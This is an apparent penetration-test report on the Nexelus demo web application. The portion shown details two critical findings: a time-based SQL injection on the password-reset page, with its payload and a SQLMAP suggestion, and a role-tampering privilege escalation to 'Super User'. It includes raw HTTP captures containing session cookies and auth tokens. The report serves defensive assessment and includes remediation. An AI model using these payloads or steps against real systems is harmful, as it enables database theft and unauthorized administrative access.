

## **Nexelus Grey box External Web Application VA/PT Report-v1.0**

Grey Box External Web Application VA/PT Report

Creation Date : 19th June, 2023  
Document Ref : Nexelus Grey Box External VA/PT Report- v1.0  
Version : 1.0

**Table of Contents**


1	EXECUTIVE SUMMARY.....	3
2	INTRODUCTION .....	4
2.1	Purpose.....	4
2.2	Intended Audience.....	4
2.3	Scope & Goals .....	4
3	METHODOLOGY USED .....	5
3.1	Principles and Standards.....	5
3.2	Testing Approach.....	5
3.3	Test Activities.....	6
3.3.1	Overview.....	6
3.3.2	System in scope Mapping.....	6
3.3.3	Vulnerability Assessment .....	6
3.3.4	Vulnerability Verification.....	6
3.3.5	Vulnerability Risk Assessment .....	7
3.3.6	Vulnerability Reporting .....	7
3.4	Automated Tools Used.....	7
3.4.1	Nmap /Burp suite .....	7
4	External Web Application.....	8
4.1	20.121.26.139 (demo2.nexelus.net) .....	8
4.1.1	Time-Based & Boolean based-blind MSSQL injection on forget password section. ....	8
4.1.2	Vertical Privilege escalation - standard employee can gain administrative privileges. ....	13
4.1.3	Unrestricted file upload leads to remote code execution(RCE) and IDOR to change other's profile picture. 17	
4.1.4	Second Unrestricted file upload leads to remote code execution(RCE) .....	23
4.1.5	Third Unrestricted file upload leads to remote code execution(RCE) .....	28
4.1.6	Critical Vertical Privilege Escalation via Switch Employee section.....	32
4.1.7	Open Redirect & XSS (Cross Site Scripting) .....	38
4.1.8	HTTP Strict Transport Security (HSTS) Policy Not Enabled .....	40
4.1.9	Frameable Response (Clickjacking) .....	41
4.1.10	Insecure Out-of-Date Technologies.....	43

## 1 EXECUTIVE SUMMARY

**NEXELUS** has engaged **Catalytic Consulting** to perform a vulnerability assessment and penetration testing of their External Web Applications for the project called "External Grey Box Vulnerability Assessment and Penetration Testing". The testing was performed to ascertain the potential of an authorized access from the perspective of an authorized Intranet user. This type of testing is referenced as "Grey Box" testing and it is intended to help quickly identify high-risk vulnerabilities, along with remediation steps. The goal of the engagement was to identify, verify and propose mitigation for potential vulnerabilities that may expose the confidentiality, integrity and/or availability of the data that is handled by the systems in scope.

During assessment, **ten (10)** vulnerabilities have been identified. More specifically, the technical risks emerging from them are **06 Critical, 01 High, 01 Medium and 02 Low vulnerabilities**.

The following charts exhibit a high-level breakdown of the vulnerabilities identified in the testing:



## 2 INTRODUCTION

### 2.1 Purpose

The objective of this document is to present the security assessment, and its outcome, of the NEXELUS 's assessment which includes VA/PT activity of External Web Applications. This report presents the methodology used throughout the security assessment as well as the technical details and recommended actions for the identified vulnerabilities.

### 2.2 Intended Audience

The contents of this document are technical but do not assume any previous knowledge of specific technologies. As such it can be reviewed and consulted by a number of actors:

- NEXELUS 's Information Security, Infrastructure Management and operation's team as well as IT department relating to the system in scope, in order to be informed concerning the security tests that were performed and the results of the tests.

### 2.3 Scope & Goals

The goal of the security assessment of the NEXELUS IT infrastructure which includes web applications was to identify, verify and propose mitigation for potential vulnerabilities that may expose the confidentiality, integrity and/or availability of the data that is handled by the components. Such an assessment was needed in order to ensure that no security risks have been introduced in the NEXELUS.

The above goal was achieved by performing various types of automated tests as well as manual penetration testing techniques on the NEXELUS IT Infrastructure which includes below.

Sn	In-Scope URL/IP	Description
1	https://nexelus.net	Web Application

The results of the tests were analysed by Catalytic Consulting's senior security consultant, in order to verify the vulnerabilities identified and assess the impact they have on the confidentiality, integrity and/or availability of the system in scope. Mitigation/Corrective actions were recommended based on which NEXELUS can come to an informed decision about possible implementation changes before the final release of the system in scope.

## 3 METHODOLOGY USED

### 3.1 Principles and Standards

The security assessment that took place was governed by international security testing standards. For System vulnerability analysis and penetration testing, ISECOM's Open-Source Security Testing Methodology Manual (OSSTMM) has been adopted.

### 3.2 Testing Approach

Depending on customer needs the security requirements of the system in scope data and available resources security assessment may be executed from several standpoints. In the following table, each testing approach can be found along with its description.

Infrastructure Security Assessment Approaches	
Approach	Description
Grey-Box	Grey box, target the security of client IT infrastructure and application with complete knowledge of low privileged user. Information typically shared with the Consultant includes: IPs of application servers, application portals URLs, API servers, Network configuration files source code and Firewall. This type of testing allows for different 'role-based' testing, allowing penetration testers to act as various individuals within, or connected to, an organization.

During the scope and rules of engagement definition of the project, it has been agreed that the security assessment would be performed through the **Grey Box approach**.

### 3.3 Test Activities

#### 3.3.1 Overview

Following the principles and standards identified above, testing of the system(s) in scope followed the workflow summarized below:

##### Testing Workflow

System in scope Mapping → Vulnerability Assessment → Vulnerability  
Reporting → Vulnerability Verification → Vulnerability Risk Assessment → Vulnerability  
Reporting

The first stage identifies the security objectives and provides the basis for the following stages. It is recommended that this cycle is repeated for each new release that enters production, especially a major one.

#### 3.3.2 System in scope Mapping

During this activity, the Security Consultant performed the following tasks:

- Gather information on the system in scope technology & structure. Relevant system in scope inputs and data flow will be noted for use in the next phase of the assessment
- Identify key system architecture components/modules related to security

Furthermore, web site crawling tools and manual inspection of system transitions will be used in order to map the front end of the system in scope. Finally, automated banner grabbing was employed to pinpoint technology specific keywords and/or binary data, that will help identify the system in scope structure.

#### 3.3.3 Vulnerability Assessment

During this activity, the various types of automated tests against the already identified the system in scope components took place. The checks that were performed were based on the testing methodologies described in section 3.

Each vulnerability identified was verified by exploiting it on the client's test systems running the system in scope.

#### 3.3.4 Vulnerability Verification

At this stage, the identified vulnerabilities were verified in order to reassure that no "False Positives" have occurred during the vulnerability assessment process.

### 3.3.5 Vulnerability Risk Assessment

During this step, the Security Consultant, followed Catalytic Consulting's Risk Assessment methodology in order to assess the severity of each verified vulnerability towards the system in scope.

### 3.3.6 Vulnerability Reporting

After completing the previous steps, this report was created detailing the security assessment process and its results.

## 3.4 Automated Tools Used

During the security assessment the following automated assessment tools have been used:

### 3.4.1 Nmap /Burp suite

**Nmap** is a free and open-source network scanner. Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses. Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection.

**Burp Suite** is an integrated platform for performing security testing of website. It supports from initial mapping and analysis of a website's attack surface, through to finding and exploiting security vulnerabilities.

## 4 External Web Application

### 4.1 20.121.26.139 (demo2.nexelus.net)

Status	Vulnerabilities Count					
	Critical	High	Medium	Low	Info.	Test Cases
Opened	6	1	1	2	0	0
Re-opened	0	0	0	0	0	0
Closed	0	0	0	0	0	0
Risk-accepted	0	0	0	0	0	0
Total	6	1	1	2	0	0

### Identified Ports

#	Port	Name	Version	Status
1	443	https	1.0	open

#### 4.1.1 Time-Based & Boolean based-blind MSSQL injection on forget password section.

##### Critical

##### Description

The Catalytic Security team has recently discovered a critical time-based MSSQL injection vulnerability on the password reset page. This vulnerability presents a severe risk as it allows unauthorized access to database information, enabling the potential extraction of all data within the database. Of particular concern is the fact that the associated database user possesses the elevated privileges of a Database Administrator (DBA). This implies that by leveraging this MSSQL injection vulnerability, a malicious actor could exploit it further to execute system-level commands, thereby compromising the security and integrity of the entire system.

Steps to reproduce:

- 1: visit this URL "https://demo2.nexelus.net/web/ForgotPassword.aspx" where a user can request for password reset.
- 2: it has two input fields "Login ID" and "email".
- 3: enter any dummy email and in Login ID field enter this SQL injection payload which is for testing purpose only



payload: ' ; WAITFOR DELAY '0:0:7' --

this will cause a sleep of 7 seconds and it will load the contents after 7 seconds. For further exploitation one can use SQLMAP which is a great sql injection framework for exploiting sql injection.

NOTE: there are two parameters field1 and field2 both are vulnerable means Login ID and email section both are vulnerable.

Impact:

The identified MSSQL injection vulnerability on the password reset page poses significant risks. It allows unauthorized access to the database, potential data extraction, execution of system-level commands due to the DBA privileges, service disruptions, and reputational damage. Prompt remediation is crucial to protect data integrity, system availability, and mitigate the associated risks.

### Service Port

443

### CVSS Score

10.0


### OWASP Top 10

A1: Injections


### Impacted URL

https://demo2.nexelus.net/web/ForgotPassword.aspx

### Proof of Concept



Name	Status	Type	Initiator	Size	Time
DoLogin.aspx?action=reqForgotPassword	200	xhr	jquery.min.js:5	405 B	7.70 s



The screenshot shows a web browser window displaying the Nexelus password reset page. The page has a dark theme with the Nexelus logo and a 'Welcome' message. A form on the right asks for information to reset the password, with a 'Continue' button and a 'Back to Login' link. Below the form, there is a copyright notice for Nexelus, 1993-2023.

Below the browser window, a network tool (likely Wireshark) displays a request. The request is a POST to `/web/AjaxActions/DoLogin.aspx?action=reqForgotPassword` with a status of 200. The response is an error message: "ERROR:General Application Error. Please contact Administrator. SQL SERVER: pdsweb\_request\_forgot\_password '', 'asasa@adas.com', 'https://demo2.nexelus.net/web/ForgotPassword.aspx?token=': Incorrect syntax near 'asasa@adas'. Unclosed quotation mark after the character string ''".

The request details are shown in the 'Request' tab, displaying the raw HTTP request. The request is a POST to `/web/AjaxActions/DoLogin.aspx?action=reqForgotPassword` with a status of 200. The response is an error message: "ERROR:General Application Error. Please contact Administrator. SQL SERVER: pdsweb\_request\_forgot\_password '', 'asasa@adas.com', 'https://demo2.nexelus.net/web/ForgotPassword.aspx?token=': Incorrect syntax near 'asasa@adas'. Unclosed quotation mark after the character string ''".

```

1 POST /web/AjaxActions/DoLogin.aspx?action=reqForgotPassword HTTP/1.1
2 Host: demo2.nexelus.net
3 Cookie: ApplicationGatewayAffinityCORS=508cce87633133a12dd913ec58b7dadd;
ApplicationGatewayAffinity=508cce87633133a12dd913ec58b7dadd; ASP.NET_SessionId=
ewt3vgivz5zaoh3ogpadgpoi; Reminder=84d49452ca8d4d628ec3249820348f6c; .AspNetCore.Session=
CfDJ8Lp3l0w9dvZMnrmF10ffYi1qV5lNukRX6pu%2F2196aWY9cheD1Xfe0gsy2ADIXCgYgiis8QSS41yXBx8y%2FMJwNr
QNYcToGYhlw%2FzhtCpTzvpv5jy5qNcuI%2FMJ10NA1EGxp9a2MVjeFNcEN2kzeI0XYQpYlWoqf9P0ZKN6TOBgMq5;
.ASPXAUTH=
C9499ED06253C5D47A6B826B4A4096AC7EC377A6F5E87704FAB86C4D4268847A9BEE38B58CD3D801680D3726366703
AE815726632CAD710ECBA42601F013A27B787F1398BA890CB5988DCD787603FB74C388DC028501C9AC0FEC8EBA811F
4D92EA143E2F8B1D0DAD42EEAB74619B7CB539F6FD6873F780CF9ADD9C5645BC7980806CB8EF1512744D73E306E361
091BE2CB03BEC5EC789882135D8C2451511858F15E73856FAE53AF4E15F6393E1DBD39ACBCEB058B3E57869DEC780
EAB6373C
4 Content-Length: 46
5 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="104"
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/104.0.5112.102 Safari/537.36
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 Accept: */*
10 X-Requested-With: XMLHttpRequest
11 Custom-Tabid: dd4572c0-0597-4b88-9d5b-4715400a0550
12 Sec-Ch-Ua-Platform: "Linux"
13 Origin: https://demo2.nexelus.net
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://demo2.nexelus.net/web/ForgotPassword.aspx
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Connection: close
21
22 {
  "Field1":"admin'",
  "Field2":"admin@admin.com"
}

```

Target: https://demo2.nexelus.net
HTTP/1

**Response**

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Date: Wed, 14 Jun 2023 12:09:10 GMT
3 Content-Type: text/plain; charset=utf-8
4 Content-Length: 286
5 Connection: close
6 Cache-Control: no-cache, must-revalidate
7 Pragma: no-cache
8 Expires: Mon, 26 Jul 1997 05:00:00 GMT
9 Last-Modified: 6/14/2023 12:09:10 PM
10 Server: Microsoft-IIS/10.0
11 X-AspNet-Version: 4.0.30319
12 X-Powered-By: ASP.NET
13
14 ERROR:General Application Error. Please contact Administrator.
15 SQL SERVER: pdsw_request_forgot_password 'admin'', 'admin@admin.com',
'https://demo2.nexelus.net/web/ForgotPassword.aspx?token=': Incorrect syntax near
'admin@admin'. Unclosed quotation mark after the character string ''.

```

**Inspector**

Request Attributes 2

Request Query Parameters 1

Request Cookies 6

Request Headers 19

Response Headers 11

## Request

```

POST /web/AjaxActions/DoLogin.aspx?action=reqForgotPassword HTTP/1.1
Host: demo2.nexelus.net
Cookie: ApplicationGatewayAffinityCORS=508cce87633133a12dd913ec58b7dadd;
ApplicationGatewayAffinity=508cce87633133a12dd913ec58b7dadd;
ASP.NET_SessionId=ewt3vgivz5zaoh3ogpadgpoi;
Reminder=84d49452ca8d4d628ec3249820348f6c;
.AspNetCore.Session=CfDJ8Lp3l0w9dvZMnrmF10ffYilqV5lNuKRX6pu%2F2196aWY9cheD1Xfe0gsy2AD
IXCgYgiis8QSS4lyXBx8y%2FMJwNrQNYcToGYhlw%2FzhWTCpTzvpv5jy5qNcuI%2FMJ1ONA1EGxp9a2MVjeF
NcEN2kzeIOXYQpYlWoqf9P0ZkN6TOBgMq5;
.ASPXAUTH=C9499ED06253C5D47A6B826B4A4096AC7EC377A6F5E87704FAB86C4D4268847A9BEE38B5BCD
3D801680D3726366703AE815726632CAD710ECBA42601F013A27B787F1398BA890CB5988DCD787603FB74
C388DC028501C9AC0FEC8EBA811F4D92EA143E2F8B1D0DAD42EEAB74619B7CB539F6FD6873F780CF9ADD9
C5645BC7980806CBBEF1512744D73E306E361091BE2CBD3BEC5EC789B82135D8C245151185BF15E73856F
AE53AF4E15F6393E1DBD39ACBECEB05BB3E57869DEC780EAB6373C
Content-Length: 46
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="104"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/104.0.5112.102 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
Custom-Tabid: dd4572c0-0597-4b88-9d5b-4715400a0550
Sec-Ch-Ua-Platform: "Linux"
Origin: https://demo2.nexelus.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://demo2.nexelus.net/web/ForgotPassword.aspx
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

```

## Response

```

HTTP/1.1 200 OK
Date: Wed, 14 Jun 2023 12:09:10 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 286
Connection: close

```

```
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Last-Modified: 6/14/2023 12:09:10 PM
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
```

```
ERROR:General Application Error. Please contact Administrator.
SQL      SERVER:      pdsw_request_forgot_password      'admin'',      'admin@admin.com',
'https://demo2.nixelus.net/web/ForgotPassword.aspx?token=': Incorrect syntax near
'admin@admin'. Unclosed quotation mark after the character string ''.
```

### Remediation

To address the MSSQL injection vulnerability and mitigate the associated risks, the following remediation steps are recommended:

- 1: Patch and Update: Apply the latest security patches and updates for the MSSQL server to fix any known vulnerabilities and ensure the system is up to date.
- 2: Input Validation: Implement strict input validation mechanisms to sanitize and validate user inputs, preventing malicious SQL code from being executed.
- 3: Parameterized Queries: Utilize parameterized queries or prepared statements to separate SQL code from user-supplied data, effectively preventing SQL injection attacks.

### Status

Opened

#### 4.1.2 Vertical Privilege escalation - standard employee can gain administrative privileges.

##### Critical

##### Description

The Catalytic Security team has discovered a critical privilege escalation vulnerability within the system, where a standard employee can potentially elevate their privileges to gain Super User access. This vulnerability poses a significant security risk as it allows threat actors who compromise an employee account to change their role from an ordinary employee to a Super User, thereby acquiring administrative rights and privileges.

The implications of this vulnerability are profound, as it grants unauthorized individuals the ability to bypass regular access controls, access sensitive data, perform administrative actions, and potentially compromise the overall security and integrity of the system. Mitigating this vulnerability is of utmost importance to prevent unauthorized privilege escalation and protect the confidentiality, availability, and integrity of the system and its data.

Steps to reproduce:

- 1: turn on burp intercept option on and then login with a standard employee account.
- 2: forward the 1st request where on the second request it will ask for selecting the option "Employee" or "Employee plus" select any of them and then press continue button and intercept the request now change the value of "Field5" parameter from "employees" to "Super User" and forward the request and turn off the intercept option and now you can observe that you are a super admin.

##### Service Port

443


##### CVSS Score

10.0

##### Impacted URL

[https://demo2.nixelus.net/web/AjaxActions/DoLogin.aspx?action=INIT\\_ESM](https://demo2.nixelus.net/web/AjaxActions/DoLogin.aspx?action=INIT_ESM)

##### Proof of Concept



**NEXELUS**

Welcome

Copyright 1993 - 2023 Nexelus.  
All rights reserved. This product is protected by US and International copyright laws.

David.Kull

.....

Employees

Continue Cancel

## Request

Pretty Raw Hex

```

7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/104.0.5112.102 Safari/537.36
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 Accept: */*
10 X-Requested-With: XMLHttpRequest
11 Custom-Tabid: 10c8a505-80b1-42f8-862b-9e2b85a6c109
12 Sec-Ch-Ua-Platform: "Linux"
13 Origin: https://demo2.nexelus.net
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://demo2.nexelus.net/web/login.aspx
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Connection: close
21
22 {
  "Field1":"David.Kull",
  "Field4":"",
  "Field5":"Super User",
  "Field30":"K",
  "Field31":"h",
  "Field33":"y",
  "Field6":"p",
  "Field11":"w",
  "Field36":"m",
  "Field14":"3",
  "Field40":"g",
  "Field13":"j",
  "Field10":"1",
  "Field22":"E",
  "Field15":"2",
  "Field25":"1",
  "Field55":"2",
  "Field47":"1",
  "Field19":"2"
}

```



Target: <https://demo2.nexelus.net>
HTTP/1


### Response

[Pretty](#)
[Raw](#)
[Hex](#)
[Render](#)

```

1 HTTP/1.1 200 OK
2 Date: Thu, 15 Jun 2023 10:20:47 GMT
3 Content-Type: text/plain; charset=utf-8
4 Content-Length: 7
5 Connection: close
6 Cache-Control: no-cache, must-revalidate
7 Pragma: no-cache
8 Expires: Mon, 26 Jul 1997 05:00:00 GMT
9 Last-Modified: 6/15/2023 10:20:47 AM
10 Server: Microsoft-IIS/10.0
11 X-AspNet-Version: 4.0.30319
12 X-Powered-By: ASP.NET
13
14 SUCCESS
                    
```

INSPECTOR

← → ↻ <https://demo2.nexelus.net/web/MediaPlanning/Dashboard.aspx>
☆  TestSoc2


- Time & Expense
- Approvals
- Reports
- PM/RM
- Media
- Maintenance
- Data Entry
- Custom Menu
- Billing
- System Setup
- Administration
- User Setup

**NEXELUS**
Media Plan(s) Summary

Start Date From: 12/01/2022


In Planning Stage : 17 (28.81 %)
Revision Approved Only : 34 (57.53 %)
Revision Approved & Synced with Adserver : 1 (0.00 %)

Media Plan Running : 0 (0.00 %)
Media Plan Closed : 0 (0.00 %)



Client
Start Date
End Date
By Whom
Date Submitted

No Record Found

← → ↻ [https://demo2.nexelus.net/Web/reports/ReportList.aspx?report\\_cat=108](https://demo2.nexelus.net/Web/reports/ReportList.aspx?report_cat=108)
☆  TestSoc2

- Home > Reports > Reports List
- Production Reports

**Production Reports**

Report Name	Report Description
Brand Revenue Report	Brand Revenue Report
Budget vs Actual - Summary	Budget vs Actual - Summary
Budget Vs. Actual - Detail	Budget Vs. Actual - Detail
Project Status Detail	Project Status Detail
Project Status Detail (Excel)	Project Status Detail (Excel)
Time By Project and Employee	Time By Project and Employee
Utilization	Utilization
Utilization and Billability	Utilization and Billability
WIP Detail	WIP Detail
